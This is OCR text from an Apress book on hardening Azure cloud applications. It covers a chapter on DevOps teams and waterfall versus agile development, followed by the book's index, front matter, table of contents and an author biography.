


Figure 11-2. *Benefits of DevOps model. (Damon Edwards, "Use DevOps to Turn IT into a Strategic Weapon," Dev2Ops, 2012. Reprinted with permission.)*

DevOps is one team that has end-to-end responsibility for delivering new features while maintaining the existing application. Here, software is not "thrown over the wall" by developers to Operations at the end of coding; the developers own its release too. Problem resolution is more efficient as well, since team members do not wait for other teams to troubleshoot and fix it. In summary, DevOps is the right choice for organizing your team for success in the cloud era.

Process

A software development process is a structured life cycle for the development and release of your application. Over the years many models have evolved; however, for the current context we will discuss just two of them—the traditional waterfall methodology and the newer agile methodology. While the former has been widely adapted for server technologies, the latter is making significant inroads, especially in cloud application development.

Traditional Waterfall

Waterfall is a linear or sequential approach to application development. In this very traditional methodology, there is a sequence of events, and each event has clearly defined exit and entry criteria.

1. **Requirement analysis**: Gather, document, and analyze customer requirements
2. **Design**: Architect and design the application, including deployment and support strategies
3. **Implementation**: Author the product and test the code
4. **Testing**: Conduct various levels and categories of tests including unit, dependency, end-to-end, deployment, scale performance characterization, and soak tests
5. **Installation**: Install and perform green-guy or user-acceptance testing
6. **Deliver and maintain fix**: Deliver finished product and fix any issues

Figure 11-3 graphically lays out the waterfall methodolgy, and it does look like a great waterfall. In a waterfall project, each step represents a distinct stage of application development, and each stage generally finishes before the next one can begin. There is also a checkpoint between each stage; for example, requirements must be reviewed and signed off on by the customer before design can begin. While this introduces some amount of inefficiencies, the clarity augurs well for mission-critical software projects.




Figure 11-3. *Waterfall methodolgy for software development*

There are quite a few significant advantages to the waterfall approach, which include:

- **Clarity on deliverables**: All members of the team agree on the deliverables. The clarity is good for planning, architecture, and interface designs.
- **Demonstrable and measurable progress**: Since the end goal is clear, it is relatively easy to quantify progress.
- **Enables multi-tasking**: Team member can load balance and engage on multiple projects.
- **Large-scale/Platform Projects**: Perfect for highly integrated projects, since design is signed off on before the development cycle commences. For example, fabric controllers and operating systems.
- **Complete solution**: More amenable to delivering a well-integrated solution that does not look like a patchwork solution. For example, ERP systems.

A few disadvantages of the waterfall approach that led to the innovative agile approach are listed here:

- **Customer feedback is lacking**: This is especially true on innovative and new classes of solutions. It may be far too complicated for customer engineers to understand enough to provide meaningful feedback. For example, birthing of cloud platform/Azure.
- **Customer priorities may change**: Typical development cycles in the waterfall approach are measured in years. During this time, priorities could change.
- **Customer dissatisfaction**: Customer engagement occurs so late in the cycle that the solution may not be in line with customer requirements and expectations.
- **Effecting change**: There is very little opportunity to make any significant change in design, since interdependencies are baked in.

Agile

Agile provides a solution for the current day—it is a modern, collaborative, and team-based approach to development. Engineers engage for the entire life cycle of the application as they design to deployment.

The agile approach emphasizes continuous and rapid delivery of chunks of your application, and each chunk has at least one complete set of end-to-end functionality. As an example, on an e-commerce site, Catalog could be an end-to-end feature that is designed and delivered during a month-long sprint. Subsequent sprints can take up the Cart functionality, and so on. Application-hardening features such as scaling out, disaster recovery, security reviews, and high availability could be a sprint objective.

Continuous software delivery has two distinct advantages: most important is that you can rapidly move from the ideation to working software much faster; additionally, the agile method allows you to experiment on many different features and usability forms for continuous incremental improvements.

In the waterfall approach, the emphasis is on creating tasks and schedules, while in the agile approach each unit of measure is a time-boxed phase called a sprint. Sprints can be from two to four weeks long, and rarely last more than six weeks. Each sprint has a defined duration (usually weeks) with an approved list of deliverables that is typically planned out while the previous sprint is in execution mode. The prioritization of deliverables is driven by customer requests and the value each would accrue. Typically, sprint cycles are not extended, and any spillover is transferred to the next sprint. Sprint spillovers get added back to the sprint backlog and new feature requests get added to product backlog. The sprint team. led by a scrum master, moves items from the product backlog to sprint backlog after reviewing customer priority and technical feasibility.

As the backlog is completed, your application is deployed at the end of each sprint cycle and is delivered to the customer for review. Customer feedback goes into the sprint backlog and is taken up in the next sprint—and typically this is accorded the highest priority.

Figure 11-4 illustrates the agile methodology from product backlog to sprint deliverable. The rinse/repeat cycle for sprints is shown with a two-to-four week frequency. Daily collaboration meetings (typically called stand-up meetings) are often wrapped in 30 minutes or less, during which time each member gets to update his deliverable status in two to five minutes.




Figure 11-4. *Agile approach to application development. (Mike Cohn, Mountain Goat Software, "Topics in Scrum," 2005. Reprinted with permission.)*

There are significant advantages to the agile methodology, some of which are listed below.

- **De-risking investments**: Agile allows you to stagger investments, thereby significantly reducing any risk of losses.
- **Short time to market**: Agile allows you to get a working version of your software, while application hardening could be the focus of upcoming sprints.
- **Customer-driven development**: All agile activities are driven by customer requests, therefore there is no wasted effort. Additionally, the customer is expected to sign off on each sprint deliverable, and there is a great sense of co-ownership established with the customer.

As with any approach there are distinct disadvantages, and it is prudent to discuss these.

- **Cross-project multi-tasking**: Agile requires members to be fully engaged on the sprint and multi-task on its deliverables. This may cause other initiatives to languish.
- **Efficiency is a casualty**: Feature areas may require revisit—redesign or redo—since overall initial investment in architecture and integration may not have been taken on. However, the benefits far outweigh this disadvantage.
- **Quality could be a casualty**: The predominant focus of the agile methodology is delivering functionality, especially around the seams, or integration points. This is best addressed by devoting an entire sprint cycle around integration bug bashing in order to discover and fix quality issues.

Tooling

Cloud platforms have virtually removed the dependencies of testing and development from physical servers, to the extent that one of the most popular use cases for cloud is development and testing. Cloud platforms, scalable by design, are also indispensable to agile teams, as they allow parallel activities while reducing lead times in hardware and software procurement and machine provisioning. In turn, your business can better deliver on business goals.

Testing and Staging Servers on Demand

Cloud platforms allow multiple instances to be available for testing in parallel. These resources are available without any capital expenditure, and you pay for the time you are using them. Cloud platforms support automation, which is useful for launching serialized test scenarios and pulling the instance down programmatically when tests are complete. Of course, there is no lead time required for hardware procurement, software licensing and installation, or onboarding to your virtual network.

Specialized Services

A range of specialized software services to manage agile development, especially around project management, issue management, and automated testing environments, are available. A number of these services are available as Software as a Service (SaaS) offerings in the cloud as well.

Tooling has come of age especially to support agile methodology that is executing in a DevOps mode. Most of the popular tools, like Jira (see Figure 11-5), are developed as cloud applications. These tools enable you to create storyboards that are input for product backlog; track sprint backlog tasks and bugs; and finally store your source code and instantiate builds from a browser—truly supporting a global team model.




Figure 11-5. *Tracking sprint progress*

Branch and Merge Code

MVP and such agile development methodologies deliver features over several releases. This means that code currently in production needs to be enhanced with changes—both minor and major redesigns. Code branching allows you to take a snapshot of the code and make changes to it, after which this branch is merged back into the main thread to deploy into production. Code branching and merging involves concurrently handling multiple versions of code in development and staging builds. In Figure 11-6 you can see how multiple versions are branched out, also known as "trunk."




Figure 11-6. *Code branching and merging. (Paul Hammant, "Microsoft's Trunk-Based Development, 2014. Paul Hammant's blog. Reprinted with permission.)*

Innovation and Experimentation

The ability to spawn multiple groups and instances in parallel is essential for innovation in agile development groups. If there is significant customer interest in a potential feature or a story, you, as a business owner, should be able to spawn a development instance and group to quickly to build and test it without waiting for the next development cycle. Cloud computing, together with agile development, leads to faster development cycles. Thus, you can deliver quicker builds that are less taxing on the team, which all leads to experimentation and innovation.

Management Behaviors

Modernization of the organization also requires wide-ranging changes in management behavior. Let's look at a few important changes that will enforce the culture of organizing along the DevOps model and help in adopting agile methodology in the cloud era.

Incentives to Drive Behaviors

Management has to make sure that team members in the DevOps role are properly incentivized to support the business outcomes you desire. If you use lines of code or the number of sleepless nights responding to support calls as a measure of performance, it is time to change. Work with the leadership team and your human resources department to adjust the incentives so that the desired behaviors are encouraged, rewarded, and recognized.

Impactful KPI to Measure Performance

Traditionally, management measures KPIs around tasks such as lines of code, story points, or velocity to measure progress. While these are fine, they are meaningless in terms of driving automation, agility, quality, and customer satisfaction. Let your dashboard include KPIs on automation processes such as frequency of builds, build success rates, build time, and other metrics to measure availability and, more importantly, MTTR (mean time to repair).

Promote Transparency

One of the goals of the modern application-development organizations should be to promote a culture of continuous improvement. Creating an open and honest environment in which people are not afraid to make mistakes and are encouraged to experiment will go a long way toward creating that modern organization for the cloud era.

Transparent organizations do not hide information; they share it openly whether good or bad within internal teams—and with customers too. This level of transparency creates a level of trust that leads to team spirit and a productive work environment.

Transparent and open team conduct includes honest and accusation-free post mortems at the conclusions of sprints. Team members should be encouraged to openly discuss what went right and what did not, learn from it, and make improvements in the next sprint.

Share Learnings—Abundance Mindset

Continuing the previous topic of transparency, make sure you celebrate successful sprints and offer tokens of appreciation to team members. Attempt to reward teams, not individuals—avoid creating superheroes. Share both your good and bad experiences with the world via conferences, meet ups, and seminars. Let the world know your good work. Have an abundance mindset—give magnanimously and be assured that the universe will reward it back in myriad ways: by recruiting great talent or maybe attracting new customers who heard about your innovative approaches to problem solving. Everyone—your customers and employees—want to be involved with a business that is successful and doing good things.

Summary

Modernization of your organization for the cloud is a journey, not a destination. Modernization is more than automation of builds and infrastructure; it is a way of organizing people and putting in place the appropriate processes to ensure success. The agile development approach using a DevOps organization structure may be a good fit for your business. The summary list in Table 11-2 should assist you.

Table 11-2. *Preferred Modernization Option for Project Characteristics*

Selection Criteria	Comment	Waterfall/Silo Org	Agile/DevOps Org
Risk Averse	Low tolerance to risk of failure	Avoid	Prefer
Time to Market	Short to medium term	Avoid	Prefer
Innovative Technology	Never been tried before	Avoid	Prefer
Tech Expertise	High-caliber team members	Not required	Prefer
Complex Project	Never been done before	Prefer	Avoid
Integrated Project	Multiple modules are required	Prefer	Avoid
Requires Customization	Varied business requirements	Prefer	Avoid

Index

A, B

Agile approach
  advantages, 168
  continuous software delivery, 167
  definition, 167
  disadvantages, 169
  sprints, 167–168
Amazon Web Services (AWS)
  failure, 88
  CloudTrail Service, 21
  CloudWatch Service, 21
  Simple Email Service, 19
  Simple Notification Service, 19
  Simple Queue Service, 19
AppDynamics application-monitoring dashboard, 70
Azure Application Insights Service, 20–21
Azure BizTalk Services, 19
Azure Blob Storage failure, 88
Azure cloud platform, 69
Azure compliance certifications, 149
Azure diagnostics, 57
Azure Event Hub, 19
Azure Notification Hub, 19
Azure Operational Insights Service, 20
Azure Service Bus, 18

C

Cache services, 14
Cache tier, 117
Cloud applications
  definition, 23
  deployment models
    hybrid cloud, 33
    private cloud, 32
    public clouds, 32
  platform types, 25
    IaaS, 26, 28
    managed-services, 32
    PaaS, 26, 28
    SaaS, 26, 30
    stack approach, 26
    web services, 31
Cloud health-monitoring service, 61
Cloud-managed services, 32
Cloud platform
  benefits, 2
  big data services, 16
  cost of ownership, 3
  description, 1
  event-processing service, 17
  HDFS services, 16
  heterogeneity, 4–5
  integration, 4
  manageability, 4
  overview, 2
  scale, 3
  security, 4–5
  services, 4 (*see also* Services, Cloud platform)
Cloud service failures
  Amazon web services failure, 88
  Azure Blob Storage failure, 88
  design best practices
    external monitoring, 100
    failure domains, 98
    internal monitoring, 100
    long tail, 101
    loose couplings, 99
    scale out, 99
  failure-detection strategies
    databases, 107
    IaaS virtual infrastructure, 105
    network, 108

Cloud service failures (*cont.*)
PaaS application, 107
storage systems, 107
gray-failure, 91
hard failure, 90
measurement, 89
preparedness
code review, 96
deadlock, 95
design feature and quick recovery, 92
infinite loop, 94
minimizing human error, 93
recovery strategies
Dev-Test-Ops organization, 108
remote script execution, 110
soft failures, 91
testing best practices
sandboxing (*see* Sandboxing)
scenario testing, 104
Cloud web services, 31
Content Delivery Networks (CDNs), 12
Content management systems (CMS), 5
Cross-site scripting, 157

D

Database service, 12
Data Loss Prevention (DLP), 152
Data sovereignty, 150
Data-sync strategies, 75
Data tier, 116
Deadlock, 95
Demo/beta sandbox, 103
Denial of service (DoS), 63
DevOps model, 49, 162
Disaster recovery
IaaS—SQL server
AlwaysOn Availability Group, 130
asynchronous-commit mode, 131
database mirroring, 132
synchronous-commit mode, 131
PaaS—SQL offering, 123
active geo-replication, 127
geo-restore, 124
point-in-time restore, 124
standard geo-replication, 125–126
PaaS—storage
failover, 130
GRS, 129
LRS, 129
RA-GRS, 130
replication support, 128–129
ZRS, 130

E

Economics
availability
costs, 144
effective, 135
mapping, 143
monitoring applications, 136
SLAs, 139
downtime costs, 144
non-availability, 134
of 9s, 134
Effective availability, 135
Elastic Cloud Compute (EC2) services, 9
Event-driven architecture, 82
Event tracing, 56
Event Tracing for Windows (ETW), 56

F

Failover nodes, 141
Front-end tier, 116

G

Geo-redundant storage (GRS), 129

H

Hadoop Distributed File System (HDFS), 16
Hardened applications, 37
availability, 38
classifications, 39
major services, 39
monitoring application, 40
engineering systems, 49
latency, 48
recoverability, 44
reliability, 42
scalability, 43
security
application categories, 47
threat analysis, 47
vulnerabilities, 46
SLA, 41
support systems, 50

Health-monitoring service, 60
Hello world *vs.* real world applications, 37
High availability
  asynchronous messaging, 114
  atomic and idempotent services, 114
  downtime, 113–114
  graceful degradation, 115
  offline access, 115
Hybrid clouds
  multi-cloud, 34
  public–on-premises, 34
  public-private, 34

I, J, K

Impetus, 159
Infrastructure as a Service (IaaS), 28
  AlwaysOn Availability Group, 130
  asynchronous-commit mode, 131
  database mirroring, 132
  synchronous-commit mode, 131
Instrumentation
  Azure diagnostics, 57
  design, 54
  event tracing, 56
  high-value and high-volume data, 55
  runtime events, 54
  telemetry design, 58–59
  transaction events, 54
Integration/build sandbox, 103

L

Latency
  asynchronous methods, 76
  batch calls, 75
  cache data, 75
  co-locate data and processing, 74
  design and development phase, 77
  disk latency, 74
  end-to-end process, 77
  factors, 73
  parallelization, 76
  performance test, 76
  sequential reads, 75
  underutilization, 75
Locally-redundant storage (LRS), 129

M

Mean Time Between Failure (MTBF), 89–90
Mean Time to Recover (MTTR), 89–90
Minimum viable product (MVP), 160
Modernization
  DevOps, 162
  functional groups, 162
  management behaviors
    incentives to drive, 172
    KPIs, 172
    promote transparency, 172
    share learnings—abundance mindset, 172
  software development process (*see* Software development process)
  software organizations, 161
  tooling
    branch and merge code, 170–171
    experimentation, 171
    innovation, 171
    specialized services, 169–170
    testing and staging servers, demand, 169
Monitoring
  denial of service, 63
  design and implementation, 62
  diagnostics installation, 67
  health-monitoring service, 60
  health-verification request, 63
  response-time monitoring, 62
  schema and XML files, 66
  telemetry data, 68
  tools, 61
  vendor and third-party solutions, 69
  worker role, 65
  work role, 64
Multi-factor authentication (MFA), 158

N, O

NewRelic application-monitoring dashboard, 70

P, Q

Personally identifiable information (PII), 157
Platform-as-a-Service (PaaS), 28
  SQL offering, 123
    active geo-replication, 127
    geo-restore, 124
    point-in-time restore, 124
    standard geo-replication, 125–126

Platform-as-a-Service (PaaS) (*cont.*)
storage
failover, 130
GRS, 129
LRS, 129
RA-GRS, 130
replication support, 128–129
ZRS, 130
Pre-production sandbox, 103

R

Read-access geo-redundant storage (RA-GRS), 130
Real-world applications, 38
Recovery point objective (RPO), 123
Recovery time objective (RTO), 123
Reliability, 41
Resource throttling, 84
Response-time monitoring, 62
Root-cause analysis (RCA), 54, 88

S

Sandboxing
automation approach, 103
demo/beta Sandbox, 103
integration/build sandbox, 103
pre-production sandbox, 103
production environment, 104
sandbox environment, 102
software development lifecycle, 102
Scalability, 43, 77
asynchronous processing, 82–83
data-partition, 81
distributed transactions, 81
functional partitioning, 80
implementation patterns
data tier, 119
front-end tier, 117
partition function, 80
scale out not up, 80
scale tiers, 117
scale up, 78, 116
scaling out, 79, 116
sharding—horizontal split, 80–81
stateful functionalities, 81
use of cache, 82
Scale up, 116
Scenario testing, 104
Security, 145
buiding secure applications
data validation, 158
error handling, 158
MFA, 158
password storage, 157
query parameterization, 157
secure protocols, 158
compliance, 148
agreements, 151
data sovereignty, 150
responsibilities, 151
scope down, 150
third-party certifications, 149
controls
access data, 147
anti-malware, 147
antivirus, 147
denial of service, 147
intrusions, 147
monitoring systems, 146
patching, 147
data security, 151
data-access controls, 152
DLP service, 152
incident management, 153
Microsoft Azure Active Directory, 152
portability, 153
roles and responsibilities, privacy, 153
transparency, 153
event-and incident-response team, 147
layers, 146
platform security, 148
SDL, 147
vulnerabilities, 155
buffer overflow, 156
cross-site scripting, 157
denial of service attack, 156
enumeration attack, 156
error messages, 156
forceful browsing, 156
Service level agreements (SLAs), 41
always available/continuously available systems, 142
automatic failover systems, 142
cold standby systems, 141
redundant systems, 140
warm standby systems, 141

Services, Cloud platform, 21
  Amazon web services, 7
  app services
    Active Directory, 18
    messaging, 18–19
    mointoring, 20
  compute services
    AWS WorkSpaces, 10
    Azure compute services, 8
    EC2, 9
    virtual machines, 9
  Microsoft Azure services, 7
  networking
    analytics, 16
    cache services, 14
    CDNs, 12
    database service, 12–14
    direct connection, 11
    load balancing, 12
    storage services, 14–15
    virtual networks, 10
Sharding, 120
  horizontal split, 80–81
Software as a Service (SaaS), 30, 169
Software development process
  Agile approach (*see* Agile approach)
  Waterfall approach
    advantages, 166
    definition, 165
    deliver and maintain fix, 165
    design, 165
    disadvantages, 167
    implementation, 165
    installation, 165
    requirement analysis, 165
    testing, 165
Solid state drive (SSD), 74
Sprints, 167–168
Stack approach, 26
Storage service, 14

T, U

Telemetry, 57
Throughput
  chatty interface, 83
  long-running atomic
    transactions, 84
  low-level languages, 85
  resource throttling, 84
  use of cache, 84
Transactions per second (TPS), 83

V

Vendor and third-party solutions, 69
Virtual machines, 9

W, X, Y

Waterfall approach
  advantages, 166
  definition, 165
  deliver and maintain fix, 165
  design, 165
  disadvantages, 167
  implementation, 165
  installation, 165
  requirement analysis, 165
  testing, 165
Windows Server Failover Clustering
    (WSFC), 131

Z

Zone-redundant storage (ZRS), 130

Hardening Azure Applications

Suren Machiraju
Suraj Gaurav

Apress®

Hardening Azure Applications

ISBN-13 (pbk): 978-1-4842-0923-3

ISBN-13 (electronic): 978-1-4842-0920-2

Managing Director: Welmoed Spahr
Lead Editor: James DeWolf
Development Editor: Douglas Pundick
Technical Reviewer: Paolo Salvatori and James Podgorski
Editorial Board: Steve Anglin, Gary Cornell, Louise Corrigan, James T. DeWolf, Jonathan Gennick, Robert Hutchinson, Michelle Lowman, James Markham, Susan McDermott, Matthew Moodie, Jeffrey Pepper, Douglas Pundick, Ben Renow-Clarke, Gwenan Spearing, Matt Wade, Steve Weiss
Coordinating Editor: Melissa Maldonado
Copy Editor: April Rondeau
Compositor: SPi Global
Indexer: SPi Global
Artist: SPi Global

Distributed to the book trade worldwide by Springer Science+Business Media New York, 233 Spring Street, 6th Floor, New York, NY 10013. Phone 1-800-SPRINGER, fax (201) 348-4505, e-mail orders-ny@springer-sbm.com, or visit www.springeronline.com. Apress Media, LLC is a California LLC and the sole member (owner) is Springer Science + Business Media Finance Inc (SSBM Finance Inc.). SSBM Finance Inc is a **Delaware** corporation.

For information on translations, please e-mail rights@apress.com, or visit www.apress.com.

Apress and friends of ED books may be purchased in bulk for academic, corporate, or promotional use. eBook versions and licenses are also available for most titles. For more information, reference our Special Bulk Sales–eBook Licensing web page at www.apress.com/bulk-sales.

Any source code or other supplementary materials referenced by the author in this text is available to readers at www.apress.com. For detailed information about how to locate your book's source code, go to www.apress.com/source-code/.

With a deep sense of gratitude, I dedicate this book to my mother, Padmini, and father, Hanumantha Rao.

SaiRam!

—Surendra Machiraju

I dedicate this book to my mother, Shanti Sinha, who taught me to stay positive and prevail under all conditions. And to my father, Surendra Kumar Sinha, who inculcated a strong desire to excel and pursue endeavors with strong passion. May he be in peace, wherever he is.

—Suraj Gaurav

Contents

About the Authors xv

About the Technical Reviewers xvii

Acknowledgments xix

Foreword xxi

Additional Foreword xxiii

Introduction xxv

Chapter 1: Introducing the Cloud Computing Platform 1

Cloud and Platform 1

Relevance of the Cloud Platform 2

Cloud Platform Benefits 2

Your Application and Cloud Platform Matchup 3

Does Your Application Belong on the Cloud Platform? 3

On-premises and Cloud Platform Integration 4

Heterogeneity of the Cloud Platform 5

Trust and Security 5

Cloud Platform Services 6

Compute Services 8

Networking 10

Storage and Data Services 12

App Services 18

Summary 22

Chapter 2: Cloud Applications 23

Cloud Application and Platforms 23

What's aaS? 23

Platform Types 25

Infrastructure-as-a-Service (IaaS) 28

Platform-as-a-Service (PaaS) 28

Software-as-a-Service (SaaS) 30

Other Cloud Application Platforms 31

Cloud Web Services 31

Cloud Managed Services 32

Cloud Application Deployment Models 32

Public Cloud Platform 32

Private Cloud 32

Hybrid Cloud 33

Summary 34

Chapter 3: Hardened Cloud Applications 37

Hardened Applications 37

Hello World vs. Real World? 37

Real-World and Hardened Applications 38

Availability 38

Reliability 41

Scalability 43

Recoverability 44

Security 46

Low Latency 48

Modern Organization 49

Engineering 49

Support 50

Summary 51

Chapter 4: Service Fundamentals: Instrumentation, Telemetry, and Monitoring 53

Instrumentation 54

Best practices for Designing the Instrumentation 54

High-value and High-volume Data 55

Event Tracing 56

Azure Diagnostics 57

Telemetry 57

Best Practices for Designing Telemetry 58

Monitoring 60

Typical Monitoring Solutions 60

Best Practices for Designing Monitoring 62

Vendor and Third-Party Solutions 69

Summary 71

Chapter 5: Key Application Experiences: Latency, Scalability, and Throughput 73

Latency 73

Factors That Affect Latency 73

Best Practices 74

Scalability 77

Scaling Up 78

Scaling Out 79

Best Practices 80

Throughput 83

Best Practices 83

Summary 85

Chapter 6: Failures and Their Inevitability 87

Case Studies of Major Cloud Service Failures 87

Azure Blob Storage Failure 88

Amazon Web Services Failure 88

Measuring Failures 89

Failure Categories 90

Hard Failure 90

Soft Failure 91

Gray Failures 91

Preparing for Failure 91

Design for Failure and a Quick Recovery 92

Minimizing Human Error 93

Summary 96

Chapter 7: Failures and Recovery 97

Design Best Practices 98

Failure Domains 98

Loose Coupling 99

Scale-Out to More, and for Cheaper 99

Testing Best Practices 101

Sandboxing 101

Scenario Testing 104

Failure-Detection Strategies 105

IaaS Virtual Infrastructure 105

PaaS Application 107

Databases 107

Storage 107

Network 108

Strategies for Recovery 108
Dev-Test-Ops Organization 108
Remote Script Execution 110
Summary 111

Chapter 8: High Availability, Scalability, and Disaster Recovery 113

High Availability 113
Asynchronous Messaging 114
Atomic and Idempotent Services 114
Graceful Degradation 115
Offline Access 115
Scalability 115
Implementation Patterns 117
Disaster Recovery 122
PaaS—SQL Offering 123
PaaS—Storage 128
IaaS—SQL Server as a Virtual Machine Offering 130
Summary 132

Chapter 9: Availability and Economics of 9s 133

Economics of 9s 134
Economics of (Non)-Availability 134
Computing Availability 135
Monitoring Availability 136
Enforcing Availability via SLA 139
Designing for SLA 140
Redundant System 140
Cold Standby System 141

Warm Standby System 141
Automatic Failover System 142
Always Available System 142
Economics of Downtime and Availability 143
Downtime Costs 144
Availability Costs 144
Summary 144
Chapter 10: Securing Your Application 145
Security 145
Controls 146
Operational Security 147
Platform Security 148
Compliance 148
Azure and Compliance 149
Compliance for Your Application 150
Privacy and Data Security 151
Platform Services 152
Platform Operations 152
Role and Responsibilities 153
Cloud Application Security 154
Application Vulnerabilities 155
Building Secure Applications 157
Summary 158

Chapter 11: The Modernization of Software Organizations 159

The Impetus 159

The Goal—MVP 160

Modernization 161

People 162

Process 164

Tooling 169

Management Behaviors 171

Summary 173

Index 175

About the Authors

Suren Machiraju developed an innovative supply-chain solution that integrated online stores with market makers and aggregators, which resulted in the founding of Commercia Corporation in the late 1990s. Within one year, Microsoft had acquired Commercia Corp., providing Suren with the opportunity to lead the B2B Interoperability team within the BizTalk business unit. Over the next six years, Machiraju's team delivered five releases of the BizTalk Server (2000—2006 [R2]). Subsequently, Machiraju led the BizTalk Rangers–Customer Advisory Group, which within two years lit up over twenty of the largest middleware deployments on the .NET stack.

In 2011, Suren collaborated to create the Azure Customer Advisory Team at Microsoft. For five years, Machiraju has led efforts in engaging enterprise customers, startups, and partners for architectural reviews and deployments of cloud/hybrid cloud .NET and OSS applications on the Azure platform. The team pioneered solutions for the most challenging cloud projects producing dozens of successful deployments.

